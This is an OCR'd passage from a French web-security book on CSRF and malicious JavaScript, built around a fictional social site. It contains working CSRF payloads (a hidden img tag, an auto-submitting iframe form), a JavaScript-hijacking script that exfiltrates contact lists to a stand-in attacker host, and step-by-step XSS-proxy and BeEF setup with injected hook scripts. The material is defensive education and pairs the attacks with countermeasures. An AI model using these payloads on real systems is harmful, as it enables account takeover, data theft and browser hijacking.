<img style="display:none"
src="https://www.amisdesagneaux.com/annuler_compte.aspx?
confirmation=Oui">
```

Avec cette simple balise, l'attaquant s'assure que quiconque visitant son profil détruira automatiquement le sien, sans que rien n'indique que le navigateur a réalisé cette requête au nom de l'utilisateur.

Requêtes POST inter-domaines

Popularité :	7
Simplicité :	4
Impact :	9
Évaluation du risque :	**8**

Nous avons souligné plusieurs méthodes simples permettant de mener une attaque CSRF dangereuse, susceptible d'être invoquée par une simple requête HTTP `GET`. Que se passe-t-il si l'agresseur a besoin d'imiterle comportement d'un utilisateur validant un formulaire HTML (achat ou vente d'action, transfert bancaire, mise à jour de son profil ou proposition de message sur un babillard ou forum en ligne) ?

Le document spécifiant la version 1.1 du protocole de transfert hypertexte (*Hypertext Transfer Protocol* ou HTTP/1.1), à savoir la RFC 2616, prévoit la possibilité d'attaques de type CSRF dans la section précisant quelles actions chacune des méthodes HTTP sont susceptibles de réaliser.

Méthodes sûres

- Les implémentations n'oublieront pas que le logiciel représente l'utilisateur dans ses interactions sur Internet, et veilleront à lui faire prendre conscience que certaines actions sont susceptibles d'avoir des conséquences inattendues sur lui-même ou sur les autres.
- En particulier, une majorité s'accorde sur la convention suivante : les méthodes `GET` et `HEAD` ne **devraient pas** pouvoir réaliser toute autre action qu'une consultation. En ce cas, on pourra les considérer comme "sûres". Les agents utilisateur pourront ainsi représenter les autres méthodes, telles que `POST`, `PUT` et `DELETE`, d'une manière particulière, de sorte que l'utilisateur soit informé de la possibilité qu'une action potentiellement dangereuse soit ainsi demandée.
- Évidemment, on ne peut garantir l'absence sur le serveur de tout effet de bord suite au traitement d'une requête `GET` ; dans certaines ressources de nature dynamique, c'est même souhaité. La distinction importante à mener ici, c'est que l'utilisateur n'ayant pas réclamé ces effets de bord, il ne pourra en être tenu pour responsable.

Malheureusement pour la sécurité du *World Wide Web*, cette section de la norme est à la fois largement ignorée et imprécise en ce qu'elle implique que la méthode `POST`, qui permet notamment aux navigateurs de mettre en ligne des fichiers ou de valider des formulaires, trahit le désir conscient d'un utilisateur, et non plus une action automatique prise en son nom.

Les progrès récents en matière d'AJAX ont certes énormément élargi le spectre des formats par lesquels une méthode HTTP `POST` permet de transmettre des données à un site web, c'est le formulaire HTML qui demeure de loin la structure la plus répandue lorsqu'il s'agit de produire des requêtes HTTP agissant sur l'état d'une application. L'habillage des formulaires ne présente certes plus guère que de rares points communs avec les champs de saisie rectangulaires et boutons de validation gris de la fin des années 1990, mais le format de la requête transmise sur le réseau n'a pas changé. Ainsi, un formulaire de connexion élémentaire écrit comme suit :

```
<FORM action="https://www.amisdesagneaux.com/connexion.aspx" method="post">
    <LABEL for="loginname">Nom d'utilisateur: </LABEL>
              <INPUT type="text" id="loginname"><BR>
    <LABEL for="password">Mot de passe: </LABEL>
              <INPUT type="text" id="password"><BR>
    <INPUT type="submit" value="Envoi">
</FORM>
```

produira encore et toujours une requête HTTP comparable à la suivante, dès lors que l'utilisateur aura cliqué sur le bouton d'envoi :

```
POST https://www.amisdesagneaux.com/login.aspx HTTP/1.1
Host: www.amisdesagneaux.com
```

```
User-Agent: Mozilla/5.0 (Macintosh; U; Intel Mac OS X;
en-US; rv:1.8.1.4) Gecko/20070515 Firefox/2.0.0.4
Accept:text/xml,application/xml,application/xhtml+xml,text/
html;q=0.9,text/plain;q=0.8,image/png,*/*;q=0.5
Accept-Language: en-us,en;q=0.5
Accept-Encoding: gzip,deflate
Accept-Charset: ISO-8859-1,utf-8;q=0.7,*;q=0.7
Keep-Alive: 300
Connection: keep-alive
Cookie: GoatID=AFj84g34JV789fHFDE879
Content-Type: application/x-www-form-urlencoded
Content-length: 32
loginname=Robert&password=NomDeMonChat
```

Une telle requête est facile à falsifier par des sites dont l'agresseur contrôle les codes HTML et JavaScript, sachant que rien n'interdit à une page web d'émettre un formulaire destiné à un domaine totalement différent. Cependant, cliquer sur leur bouton d'envoi présentera généralement sur le navigateur de l'utilisateur la réponse du serveur web, compromettant énormément par là même la discrétion de toute attaque CSRF.

L'élément de "cadre en ligne" de HTML (ou `<iframe>`) fournit la solution à ce problème. Il s'agit de documents web inclus dans une page web, susceptibles d'être chargés depuis n'importe quel domaine. Les *iFrames* peuvent recevoir une taille quelconque ou être masqués. Le langage JavaScript permettant de créer, de remplir et de compléter des formulaires HTML situés dans un *iFrame*, ces derniers constituent un excellent outil pour un agresseur cherchant une méthode lui permettant de détourner un navigateur pour lui faire valider des formulaires arbitraires.

La fonction de mise à jour d'un profil d'utilisateur constitue l'exemple idéal de l'emploi de formulaires HTML sur le site des AmisDesAgneaux. L'écran concerné pourra se présenter comme suit :

```
<FORM action="https://www.amisdesagneaux.com/updateprofile.aspx" method
="POST">
      <LABEL for="firstname">Prénom: </LABEL>
              <INPUT type="text" id="firstname"><BR>
<LABEL for="lastname">Nom de famille: </LABEL>
              <INPUT type="text" id="lastname"><BR>
<LABEL for="hometown">Votre ville: </LABEL>
              <INPUT type="text" id="hometown"><BR>
<LABEL for="motto">Slogan personnel: </LABEL>
              <INPUT type="text" id="motto"><BR>
<INPUT type="submit" value="Valider les changements du profil">
</FORM>
```

Un agresseur pourra employer du CSRF reflété pour modifier le profil de tout utilisateur visitant son site en disposant d'un cookie valide pour AmisDesAgneaux. Il suffira à l'attaque de mettre en place une *iFrame* en JavaScript, d'y créer un formulaire reprenant la

structure du formulaire ciblé, puis de valider ce dernier. S'il est assez immature, l'agresseur pourra composer sa page malveillante comme suit :

```
<html>
<body>

 <h2>Tu es un Gros Nul! Si tu ne me crois pas, consulte ton
     profil AmisDesAgneaux!</h2>

<!-- Crée l'iFrame malveillante, en s'assurant qu'elle n'apparaît pas -->
  <iframe style="display: none" name="iFrameDAttaque">
  </iframe>

<!-- Définit le formulaire en y plaçant les valeurs malveillantes.
     On remarquera que l'attribut target permet d'affecter facilement
     celui-ci à l'iFrame définie plus haut. -->
   <form style="display: none; visibility: hidden" target="iFrameDAttaque"
action="https://www.amisdesagneaux.com/updateprofile.aspx" method="POST"
name="formulaireDAttaque">
    <input type=hidden name="firstname" value="Gros">
    <input type=hidden name="lastname" value="Nul">
    <input type=hidden name="hometown" value="Nulville, Nullie">
    <input type=hidden name="motto" value="Nullito ergo sum">
  </form>

<!-- Valide le script à l'aide de JavaScript. Ceci se produit
    automatiquement lors du chargement, sans que l'utilisateur
     doive intervenir. -->
  <script>
    document.formulaireDAttaque.submit();
  </script>
</body>
</html>
```

Avec cette méthode, tout utilisateur attiré sur le site de l'attaquant constatera avec dépit le vandalisme de son profil sur le site AmisDesAgneaux, où ses centaines d'amis en ligne l'appellent désormais "Gros Nul". Peu d'internautes sauront surmonter ce problème.

CSRF dans un monde Web 2.0 : détournement de JavaScript

Popularité :	6
Simplicité :	4
Impact :	9
Évaluation du risque :	**7**

Les attaques décrites jusqu'ici fonctionneront sans modification dans des sites web couvrant un large spectre historique (des débuts du Web aux applications reposant sur AJAX !). Un autre problème intéressant ne concerne que les derniers nés : le détournement JavaScript inter-domaines.

Désormais, JavaScript descend dans les tuyaux

Traditionnellement, les données renvoyées aux navigateurs web en réponse à une requête HTTP étaient formulées en HTML, langage susceptible de renfermer du JavaScript, des liens vers des images et des objets, et susceptible de définir une page web totalement nouvelle qu'il s'agira de restituer fidèlement. Dans une application AJAX, du code JavaScript exécuté sur une page initiale réalise de nombreuses petites requêtes http, suite à quoi il reçoit des données qu'il analyse et emploie pour modifier la seule portion de la page web concernée, et non plus l'intégralité de celle-ci. Cette technique accélère largement l'ergonomie des sites web, en y proposant des niveaux d'interaction jamais atteints auparavant.

Les données désormais émises par le serveur web à l'intention du navigateur de l'utilisateur sont souvent exprimées sous forme de tableaux JavaScript. Le langage AJAX ayant besoin de passer commande puis d'analyser les informations de manière efficace, il est pertinent que les développeurs s'appuient sur un format produisant automatiquement les bonnes structures de données une fois rapatriées puis évaluées dans l'interpréteur JavaScript du navigateur. En général, une telle requête s'appuie sur l'objet `XMLHTTPRequest` (XHR) et les données ainsi chargées sont exécutées dans le navigateur par la commande JavaScript `eval()`.

L'objet XHR pose un problème particulier dans le cadre des attaques CSRF. À la différence des formulaires, images ou liens `<a>` de HTML, l'objet XHR n'a le droit de converser qu'avec le domaine d'origine d'une page web. Il s'agit d'une mesure de bon sens prévenant de nombreux autres trous de sécurité potentiels dans les applications web. Il existe cependant une manière de reproduire l'effet d'une requête XHR inter-domaines tout en manipulant des chargements légaux de JavaScript.

Supposons que l'équipe du site AmisDesAgneaux ait décidé d'y incorporer un client de messagerie instantanée fonctionnant dans le navigateur, et qu'ils maintiennent la liste des contacts des utilisateurs en s'appuyant sur du code AJAX. Celui-ci réalisera les requêtes HTTP `GET` et `POST` vers AmisDesAgneaux et en recevra la liste des contacts sous forme de tableaux JavaScript. Une requête `GET` menée sur `https://im.amisdesagneaux.com/im/getContacts.asp` permettra de rapatrier la liste des amis de l'utilisateur ainsi que leur état dans la messagerie instantanée, le tout exprimé sous forme de tableau comme suit :

```
[["online","Rich Cannings","rich@cannings.org"]
,["offline","Himanshu Dwivedi","hdwivedi@isecpartners.com"]
,["online","Zane Lackey","zane@isecpartners.com"]
,["DND","Alex Stamos","alex@isecpartners.com"]
]
```

En janvier 2006, Jeremiah Grossman a découvert une méthode permettant de détourner des informations issues d'un site de *webmail* notoire, qu'il a publiée sur la liste de

diffusion *WebSecurity*, à l'adresse **webappsec.org**. Dans son message, il souligne une technique par laquelle des sites web malveillants réclameront le flux d'informations de l'utilisateur, codé en JavaScript, au site de courrier électronique à l'aide d'une simple balise `<tag>` inter-domaines. La possibilité de charger du code JavaScript d'un domaine à l'autre remonte à l'ajout de ce langage dans les navigateurs, car les architectes des navigateurs web principaux pensaient que JavaScript avait pour vocation d'être statique, sans y voir une méthode permettant de représenter des types de données arbitraires. On doit nombreux des bénéfices apportés par les applications AJAX à la rupture de cette convention implicite.

Dans le cas du client de messagerie instantanée du site des AmisDesAgneaux, un agresseur souhaitant découvrir les noms et adresses électroniques des contacts des autres utilisateurs pourra s'appuyer sur un site web malveillant où il demandera le flux JavaScript, analysera les tableaux ainsi obtenus, et s'enverra le résultat à lui-même. On pourrait écrire une telle attaque comme suit :

```
<html>
  <script>
    var IMList;

    // (Étape 1) Réécrire le constructeur Array pour intercepter les
    // données entrantes et les placer dans la chaîne IMList.
    function Array() {
      var obj = this;
      var ind = 0;
      var getNext;
      getNext = function(x) {
        obj[ind++] setter = getNext;
        if(x) {
          var str = x.toString();
          {
            IMList += str + ", ";
          }
        }
      };
      this[ind++] setter = getNext;
    }

    function getIMContacts() {
      var notAnImage = new Image();
      // (Étape 3) Renvoyer IMList à cybermechants.com à l'aide d'une
      // image bidon.
      notAnImage.src = "http://cybermechants.org/getContacts?contacts=" +
            escape(IMList);
    }
  </script>
  <!-- (Étape 2) Appeler la requête AJAX. Le code rapatrié est
  automatiquement exécuté et les tableaux JavaScript qu'il définit sont
```

```
    créés par notre diabolique constructeur de tableaux
    défini ci-dessus. -->
    <script src="https://im.amisdesagneaux.com/im/getContacts.asp"></script>

    <body onload="getIMContacts()">
    </body>
  </html>
```

Prévention contre CSRF

La meilleure manière de se prémunir contre les attaques CSRF présentées dans ce chapitre, tout comme de prévenir les attaques inter-domaines, consiste à employer un jeton de chiffrement pour chaque requête de type `GET` ou `POST` autorisée à modifier des données côté serveur (comme l'a remarqué Jesse Burns d'*iSEC Partners* dans un livre blanc[1]). Ce jeton dotera l'application d'un paramètre unique et impossible à prédire, propre à l'utilisateur et à la session, et différenciant la structure de ses contrôles d'un utilisateur à l'autre. Un agresseur ne pourra rien prévoir, ce qui limite la vulnérabilité du site aux attaques de type CSRF. Consultez ce texte pour en savoir plus.

Résumé

Depuis l'invention du *World Wide Web*, les pages web ont permis d'interagir avec des serveurs relevant de domaines complètement différents. C'est là l'épine dorsale du Web ; dépourvu de ces liens entre domaines, l'Internet perdrait une large part de son utilité. Cependant, étant donné qu'utilisateurs et scripts autonomes produisent des requêtes HTTP d'apparence identique conduit à un type de vulnérabiltés dont souffrent par défaut la plupart des applications web. Ces vulnérabilités existent depuis longtemps, mais ce n'est que maintenant qu'elles sont explorées par des spécialistes de la sécurités bien ou mal intentionnés. D'autre part, l'invention des applications web AJAX leur a donné un second souffle.

1. Disponible (en anglais) à l'adresse **www.isecpartners.com/files/XSRF_Paper_0.pdf**.

4

Codes JavaScript et AJAX malveillants

JavaScript et AJAX (*Asynchronous JavaScript and XML*), technologies formidables, ont révolutionné les applications web sur l'Internet. Une grande partie du Web étant désormais écrite en Java, JavaScript (et bientôt AJAX) ; la surface de frappe des agresseurs potentiels s'en trouve automatiquement augmentée. Les codes JavaScript malveillants (parmi lesquels on compte des codes AJAX mal intentionnés) ont déjà commencé à provoquer des dommages sur l'Internet. Tout ce qui rend ces langages attractifs pour les développeurs – agilité, souplesse, puissance des fonctions – les rend également attrayants pour les agresseurs.

Ce chapitre s'intéresse aux emplois mal intentionnés de JavaScript et d'AJAX. N4ous y verrons comment compromettre les comptes des utilisateurs, attaquer des applications web ou provoquer de manière générale un désordre sur l'Internet. Les sujets suivants seront abordés :

- JavaScript malveillant ;
- mandataire (*proxy*) XSS ;
- mandataire BeEF ;
- énumération des URL visitées ;
- balayeur de ports écrit en JavaScript ;
- contourner les filtres de saisie ;
- AJAX malveillant ;
- `XMLHttpRequest` ;

- tests automatisés d'AJAX ;
- ver Samy ;
- ver Yamanner.

JavaScript malveillant

Longtemps, on n'a vu en JavaScript qu'une technologie assez anodine. En effet, les utilisateurs ou développeurs web ne prennent en général conscience de sa présence qu'en cas d'erreurs de syntaxe ou lors d'effets spéciaux créés lors d'une interaction avec un site web. Ces dernières années, cependant, un certain nombre d'outils furent publiés dans ce langage et des recherches ont montré tous les dommages potentiels que ce langage pouvait causer. Mentionnons des mandataires (*proxies*) permettant à un attaquant de prendre le contrôle du navigateur de la victime ou des balayeurs de ports (*scanners*) capables d'établir un plan d'un réseau interne depuis ce même programme. D'autre part, le JavaScript malveillant ne se limite pas à de telles attaques menées au grand jour : il sert encore à violer la vie privée de la victime en prenant connaissance de son historique ou de ses habitudes de navigation.

Avec la grande panoplie d'outils d'attaque écrits en JavaScript désormais disponibles, des agressions auparavant déclenchées au niveau du réseau peuvent désormais l'être dans le navigateur de la victime ; il suffit simplement que celle-ci visite un site malveillant.

Mandataire XSS "XSS-proxy"

Popularité :	2
Simplicité :	2
Impact :	9
Évaluation du risque :	**4**

Dans le cas des attaques par *injection de données arbitraires* (XSS ou *Cross-Site Scripting*), de nombreux développeurs web soucieux de la sécurité de leur application pensent souvent que le seul point d'entrée consiste à détourner un identifiant de session valide pour la victime. Une fois cet élément compromis, l'agresseur peut prendre la main sur cette session et y réaliser des actions au nom de sa proie. Cependant, en recourant à une vulnérabilité XSS pour charger un mandataire (*proxy*) JavaScript, des agressions bien plus sérieuses peuvent survenir, parmi lesquelles on peut citer :

- visualiser les sites affichés dans le navigateur ;

- prendre note des frappes de touches réalisées dans le navigateur ;
- employer le navigateur de la victime comme un zombie (ou vecteur) pour des attaques par *déni de service distribué* (*Distributed Denial of Service* ou DDoS) ;
- détourner le contenu du tampon de copier-coller de l'utilisateur (presse-papiers) ;
- obliger le navigateur de la victime à émettre des requêtes arbitraires.

Pour un certain nombre de raisons, cette approche par XSS surpasse de beaucoup le seul détournement des cookies de session. En effet, l'emploi d'un mandataire XSS peut annuler de nombreuses restrictions. Certains sites web complètent les cookies de session par d'autres mesures de sécurité ; ils peuvent ainsi les attacher à une adresse IP particulière. Dans ces cas, tout agresseur compromettant cet élément et tâchant de s'en servir pour se connecter essuierait un refus, faute d'émettre ses paquets depuis la bonne adresse IP. Une autre possibilité est que le site impose à l'utilisateur de fournir d'autres éléments d'authentification (certificat client ou mot de passe supplémentaire). Si l'attaquant récupère le seul cookie de session sans obtenir ces informations complémentaires indispensables, il ne pourra pas non plus réaliser ses mauvaises actions.

Quand un agresseur charge un mandataire XSS dans le navigateur web d'une victime, il en prend le contrôle total. Le mandataire s'assure de ce contrôle de deux manières : il envoie d'abord toutes les requêtes de la victime à l'attaquant, de manière à surveiller celle-ci de près. D'autre part, il reste à l'écoute de tout ordre issu de l'attaquant, qu'il exécutera dans le navigateur de la victime. Puisque l'agresseur a la possibilité d'observer les actions de la victime avant de passer ses ordres, il lui suffira d'attendre que sa proie se soit identifiée avant de lancer son attaque, dans le cas où la vulnérabilité XSS précède l'étape d'authentification. D'autre part, toutes les autres précautions de sécurité éventuellement mises en place par le site (comme le fait d'attacher la session de la victime à une adresse IP ou d'exiger un certificat client) ne serviront désormais plus à rien. En obligeant le navigateur de la victime à envoyer les requêtes, tout se passe au niveau du site web comme si c'était véritablement la victime qui les émettait. Après avoir chargé un mandataire XSS, un agresseur pourra lancer ces attaques tant que la fenêtre d'ouverture de son script restera ouverte.

Le premier mandataire XSS connu, XSS-proxy, fut publié par Anton Rager à la convention ShmooCon, en 2005. Cet outil, disponible à l'adresse **http://xss-proxy.sourceforge.net/**, permet à un agresseur de surveiller le comportement d'un utilisateur et d'obliger le navigateur de la victime à exécuter des commandes émises par lui. Après avoir découvert une vulnérabilité XSS dans une application web cible, on pourra suivre les étapes suivantes pour mettre en place une attaque par XSS-proxy :

1. L'attaquant téléchargera le code de XSS-proxy, qu'il hébergera ensuite sur un serveur web Unix placé sous son contrôle (par exemple `www.cybermechants.com`).

Cette machine disposera de l'interpréteur Perl dans sa version 5 (qu'on peut trouver à l'adresse **www.perl.org**).

2. Modifier le fichier `XSS Proxy shmoo 0 0 11.pl`. Changer la valeur de la variable `$PORT` ligne 234 si le port 80 est déjà employé. Changer la valeur de la variable `$code server` ligne 69 pour y mentionner le nom de domaine du serveur (dans le cas présent, `http://www.cybermechants.com`).
3. Exécuter le programme à l'aide de la commande `perl XSS Proxy shmoo 0 0 11.pl`. Il faudra disposer des droits du super-utilisateur si la valeur de la variable `$PORT` ne dépasse pas 1024.
4. Se connecter, sur le domaine et le port précisés, dans le répertoire `/admin`. Si `$PORT` vaut 1234 et `$code server http://www.cybermechants.com`, on se rendra à l'adresse `http://www.cybermechants.com:1234/admin`.
5. L'interface d'administration est désormais chargée. Celle-ci n'employant pas JavaScript, l'agresseur devra la rafraîchir manuellement pour observer les connexions de sa victime (un exemple est donné à la Figure 4.1).




Figure 4.1
Interface administrative du mandataire XSS "XSS-proxy".

6. Réaliser une attaque XSS contre la victime en lui injectant le code `<script src=http://www.cybermechants.com:1234/xss2.js></script>`, où `http://www.cybermechants.com` reprend la valeur `$code server` précisée et 1234, celle de la variable `$PORT`.

7. Rafraîchir l'interface d'administration. La machine de la victime devrait y apparaître sous la section *Clients*. L'agresseur peut désormais recourir à la section de rapatriement de documents (*Fetch Document*) pour obliger sa proie à télécharger des documents ou faire appel à l'évaluation (*Evaluate*) pour obtenir de celle-ci fonctions et variables JavaScript (Figure 4.2).

8. Pour obliger la victime à rapatrier un document, l'attaquant renseigne les deux champs de saisie de la section *Fetch Document*, qu'il valide avec le bouton *Submit*. Le champ de gauche prend l'identifiant de session (numérotés à partir à zéro). Pour choisir la première victime connectée sur XSS-proxy à réaliser cette action, on y précisera donc la valeur `"0"`.


9. Le champ de droite précise l'URL que l'attaquant souhaite faire télécharger à sa victime – par exemple, **http://www.isecpartners.com**.

10. Enfin, l'agresseur valide ses choix par le bouton *Submit*, puis revient sur la page principale avec le lien *Return To Main*.

11. L'attaquant rafraîchit alors régulièrement la page principale du produit et pourra visualiser les résultats de ce rapatriement contraint en cliquant sur le lien quand il apparaîtra dans la section *Document Results*.

Figure 4.2

Interface de XSS-proxy incorporant une victime.



Mandataire BeEF

Popularité :	4
Simplicité :	5
Impact :	9
Évaluation du risque :	**6**

Depuis la publication du prototype XSS-proxy, un certain nombre d'outils plus complets ont vu le jour. Citons notamment l'exploitation de navigateur BeEF, que Wade Alcorn propose à l'adresse **www.bindshell.net/tools/beef**. Ce programme améliore un certain nombre de points du code XSS-proxy original. Il simplifie d'abord la commande et le contrôle des navigateurs compromis à l'aide d'un site administratif facile d'emploi présentant la liste des machines infectées. L'attaquant y choisira la victime de son choix pour prendre connaissance d'un certain nombre d'éléments la concernant : machine, type de navigateur, système d'exploitation, taille de l'écran. Après cela, il pourra opter pour un certain nombre d'actions malveillantes à réaliser sur le client – certaines bénignes (générer une alerte JavaScript dans le navigateur), d'autres plus agressives (détourner le contenu du tampon de copier-coller de la victime). D'autre part, BeEF peut activer une fonctionnalité de journalisation des touches par un enregistreur de frappe (*keylogger*) pour détourner tout mot de passe ou information sensible saisie par l'utilisateur dans son navigateur. Enfin, ce produit s'acquitte du rôle traditionnel des mandataires en permettant à l'attaquant d'obliger le navigateur de sa proie à émettre les requêtes de son choix.

BeEF visant à être fonctionnel et non un simple prototype, il est beaucoup plus facile à installer et à employer que le produit XSS-proxy original. Ce nouveau produit se compose de quelques pages d'administration écrites dans le langage PHP (*PHP Hypertext Preprocessor*) et des pièges JavaScript constituant le retour sur effort de l'agresseur, émis vers les victimes à discrétion de celui-ci.

Pour employer BeEF, on suivra les étapes suivantes :

1. L'attaquant téléchargera le code du mandataire BeEF, qu'il hébergera sur un serveur web placé sous son contrôle et proposant le langage PHP, `www.cybermechants.com`, par exemple

2. Se connecter dans le répertoire `/beef` où l'on a décompacté le code de BeEF sur le serveur, par exemple, à l'adresse `http://www.cybermechants.com/beef/`.

3. L'attaquant reçoit alors un écran d'installation, où il lui faudra préciser l'URL à laquelle les victimes de BeEF se connecteront. Souvent, on conserve la valeur par défaut du site, `/beef`. Dans le cas de figure détaillé ici, l'adresse complète sera donc `http://www.cybermechants.com/beef/`.

4. L'agresseur clique sur le bouton de confirmation de la configuration (*Apply Configuration*) puis sur le bouton *Finished*, indiquant qu'il en a terminé. BeEF est désormais activé et prêt à contrôler des victimes. La Figure 4.3 reproduit l'écran d'administration apparaissant à l'issue de l'installation.




Figure 4.3

Interface d'administration du mandataire BeEF.

5. L'attaquant peut alors réaliser une attaque XSS contre la victime et lui injecter le code `<script src=http://www.cybermechants.com/beef/hook/beefmagic.js.php></script>`, où "`http://www.cybermechants.com`" représente le nom de domaine de l'attaquant.

6. L'adresse IP de la victime devrait alors apparaître automatiquement dans le tableau *Zombie Selection* (choix du zombie), sur le côté gauche de la page d'administration. Dès lors, l'agresseur peut mener toutes les attaques disponibles dans la section de menu des modules standard (*Standard Modules*) ; la Figure 4.4 en propose un exemple.




Figure 4.4

Interface de BeEF incorporant une victime.

Prévention contre les mandataires JavaScript

Pour les développeurs web, les contre-mesures s'opposant aux mandataires JavaScript sont les mêmes que dans le cas des attaques XSS, à savoir : filtrage des données reçues en entrée et validation des données émises en sortie. En effet, les mandataires JavaScript sont généralement déployés après l'identification d'une faille XSS dans une application web cible. Côté utilisateur, on pourra installer un greffon (*plug-in*) de navigateur comme NoScript (**http://noscript.net/**), pour Firefox, qui désactive JavaScript par défaut.

Énumération des URL visitées

Popularité :	5
Simplicité :	7
Impact :	8
Évaluation du risque :	**7**

Non content de prendre le contrôle du navigateur d'une victime à travers l'emploi de mandataires XSS, le code JavaScript malveillant peut aussi violer sa vie privée de

manière significative en inspectant son historique de navigation. Dans cette attaque, inventée par Jeremiah Grossman, un agresseur associe JavaScript et XSS pour accéder à la liste des adresses visitées par la victime. L'emploi de CSS permet de leur attribuer une couleur connue ; un programme JavaScript parcourt ensuite une liste d'URL en examinant leur couleur. Toute correspondance avec la couleur de référence trahit alors une URL visitée, information que le code JavaScript peut renvoyer à l'attaquant.

Cette agression pêche par le besoin préalable de compiler une liste d'URL que l'on souhaite contrôler. En effet, le code JavaScript n'est pas capable de lire directement l'historique de la victime depuis son navigateur, mais pourra confronter celui-ci à une liste précise d'adresses codées en dur. Cependant, cette restriction ne limite pas vraiment la violation de vie privée, car les attaquants ciblent souvent les informations qu'ils cherchent à connaître sur leur victime. Dans le cas d'un hameçonneur (*phisher*) curieux de savoir quelle banque la victime emploie, il suffira de préparer une liste rassemblant plusieurs institutions financières pour savoir lesquelles elle a visitées. L'attaquant pourra ensuite exploiter ces informations pour mieux adapter ses futures campagnes de *phishing* (hameçonnage) pour courrier électronique.

Cette agression est assez facile à réaliser. Zane Lackey d'*iSEC Partners* a publié un outil s'appuyant sur le prototype de Jeremiah Grossman, que l'on peut employer en suivant les étapes suivantes :

1. Télécharger l'archive `HistoryThief.zip`[1], puis l'héberger sur un serveur web placé sous son contrôle, par exemple, `www.cybermechants.com/historythief.html`.

